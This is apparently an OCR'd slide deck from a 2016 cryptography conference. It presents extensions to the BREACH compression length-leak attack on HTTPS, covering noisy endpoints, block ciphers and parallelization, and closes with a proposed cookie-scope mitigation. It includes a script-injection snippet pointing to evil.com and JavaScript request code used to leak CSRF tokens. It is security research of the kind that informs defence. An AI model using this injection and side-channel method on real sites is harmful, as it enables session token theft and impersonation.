New developments on BREACH

Dimitris Karakostas, Dionysis Zindros

Stanford, Real World Crypto 2016

European Research Council

Overview

- BREACH review
- Our contributions
- Statistical attacks
- Attacking block ciphers
- Attacking noise
- Optimization techniques
- Mitigation recommendations

Original BREACH research

Angelo Prado

Neal Harris

Yoel Gluck

BREACH

Introduced in Black Hat USA 2013

Paper:

http://breachattack.com/resources/BREACH%20-%20SSL,%20gone%20in%2030%20seconds.pdf

Original BREACH

- Compression/encryption attack similar to CRIME
- Based on length-leak
- Targets HTTPS response
- Works against stream ciphers
- Decrypts HTTPS secrets in 30 seconds

Original BREACH assumptions

Adversary:

- **Controls the network** (ARP spoofing, DNS poisoning, etc.)

Victim client:

- Runs **Javascript** with same-origin policy
- Visits HTTP websites or clicks an adversary link

Original BREACH assumptions


Victim server:

- Uses **HTTPS** (with HSTS)
- Compresses response using **gzip** (Huffman + LZ77)
- Uses **stream cipher** (RC4)
- Response has **limited** noise
- Contains end-point that **reflects** URL parameter

Original BREACH target


- Steal secret in HTTPS response
- CSRF tokens
- Impersonate victim client to victim server

BREACH attack anatomy


VICTIM
1000 HTTPS REQUESTS
REGULAR HTTP BROWSING
BREACH LENGTH LEAK
COMMAND & CONTROL
JAVASCRIPT INJECTION
ATTACKER
CNN
YAHOO!
a
ebay


```
<!DOCTYPE HTML>
<html lang="en-US">
  <head>
    <title>CNN.com -
           Breaking News, U.S., World,
           Weather, Entertainment &amp;
           Video News</title>

    <script src='https://evil.com/injection.js'></script>
    ...
```

```
var img = new Image();

img.src = 'https://mobile.twitter.com/search?'
        + 'q=I+want+to+play+a+game';


img.onerror = function() {
  success();
};
```


VICTIM
1000 HTTPS REQUESTS
REGULAR HTTP BROWSING
BREACH LENGTH LEAK
COMMAND & CONTROL
JAVASCRIPT INJECTION
ATTACKER
CNN
YAHOO!
a
ebay

Length leaks

$$|E(A)| < |E(B)| \Leftrightarrow |A| < |B|$$



VICTIM
1000 HTTPS REQUESTS
REGULAR HTTP BROWSING
BREACH LENGTH LEAK
COMMAND & CONTROL
JAVASCRIPT INJECTION
ATTACKER
CNN
YAHOO!
a
ebay

```
  </table>
</div>
<table id="global_nav" class="text">
  <tr>
    <td class="home"><a href="/" title="Home">Home</a></td>
    <td class="connect"><a href="/i/connect" title="Connect">@</a></td>
    <td class="discover"><a href="/i/discover" title="Discover">#</a></td>
    <td class="me"><a href="/account" title="Me">Me</a></td>
    <td class="tweet"><a href="/compose/tweet" title="Tweet">Tweet</a></td>
  </tr>
</table>
      <div id="main_content">
        <div class="searches">

  <div class="fields"><div class="search-fields">
    <form action="/search" class="search-input" method="get">
    <table>
      <tr>
        <td class="value" id="search"><div><input id="q" name="q" type="text" value="pfjnzuq_"/></div></td>
        <td class="button">
          <input type="hidden" name="s" value="typd" />
          <input type="image" src="https://ma.twimg.com/twitter-mobile/dd149e28079fd86ee33cf1bb9e71e8a62d40ac22/images/sprites/ma
        </td>
      </tr>
    </table>
    </form>
</div>
</div>

    <div class="noresults">No results for <strong>pfjnzuq_</strong></div>
</div>

      </div>
<div id="footer">
    <form action="/session/destroy" method="post">
      <span class="m2-auth-token"><input name="authenticity_token" type="hidden" value="24c288ba586caabd490e" /></span>
      <table class="global-actions">
        <tr>
          <td><a href="/settings">Settings</a></td>
          <td><a href="http://support.twitter.com/"> Help</a></td>
        </tr>
      </table>
    </form>
    <div class="view-actions"><a href="#top">Back to top</a> &middot; <a href="/settings/profile_images?return_to=%2Fsearch%3Fq%3
122">Turn images o</a></div>
</div>
```

Reflection

Noise

Secret


Reflection matches secret suffix
="q" type="text" value="pfjnzuq_0e" /> </td>
er-mobile/dd149e28079fd86ee33cf1bb9e71e8a62d40ac22/images/sprites/
/strong>
Secret suffix
214
3
oken" type="hidden" value="24c288ba586caabd490e" />

Original BREACH methodology

- **Guess part of secret and insert into reflection**
- **Match**? → **Shorter** length due to LZ77 compression
- **No match**? → **Longer** length
- **Bootstrap** by guessing 3-byte sequence
- Extend with hill-climbing **one character** at a time
- Correct character minimizes length
- Huffman is avoided with fix point methods
- O(n|Σ|) complexity
  - **n**: length of secret
  - **Σ**: alphabet of secret
- **Still not mitigated!**

Our contributions

Our contributions

We extend the BREACH attack


1. Attack **noisy** end-points
2. Attack **block cipher** end-points
3. **Optimize** attack through parallelization
4. Propose novel mitigation techniques

Statistical methods

Statistical methods

- Our methods work against **noisy** end-points
- We perform multiple requests per alphabet symbol
- Take the **mean response length**
- Given **m**-sized noise, basic attack works in $O(n|\Sigma|\sqrt{\mathbf{m}})$
  - m = (maximum response size) - (minimum response size)
- Allows attacking **noisy** end-points
- Length converges to correct results

Statistical attack against popular web service



Statistical methods against block ciphers

- Most services use block ciphers
- Original attack did not target block ciphers
- Our method successfully attacks block ciphers
- We introduce artificial noise
- Block ciphers round the length to 128-bits (VS 8-bit in stream ciphers)
- Statistical methods are used to obtain plaintext
- In practice **16x more requests**
- Better results are achievable using **block alignment** techniques

Experimental results

- **AES_128 is vulnerable**
- Popular web services are vulnerable


Optimizations

Optimizations


Parallelize!

- Each request can try multiple candidates from the alphabet
- Partition the alphabet using a divide-and-conquer scheme
- Binary search using alphabet partitions
- We reduce the attack complexity from **O(n|Σ|)** to **O(n lg|Σ|)**
- Practically this can give an **8x speed-up**
- This counter-balances the noise and block cipher slowdowns

Binary search in alphabet space



Parallelization distinguishability in popular service



Mitigation

Mitigation: Extend CSP for same-origin cookies

- Authentication cookies should not be sent in cross-origin request
- Opt-in mechanism for backwards compatibility: CSP cookie headers
- Allow web authors to specify if a cookie is to be treated as same-origin-only
- We are in touch with W3C webappsec to support this option
- Requires adoption by web authors and browser vendors

Content-Security-Policy: cookie-scope ‘sessionid’ same-origin;

What’s next?

- Come see us at Black Hat Asia 2016 in Singapore for **demos**
- We are working on **open source BREACH tools** which we will be releasing

Thanks!

 @dionyziz

45DC 00AE FDDF 5D5C B988 EC86 2DA4 50F3 AFB0 46C7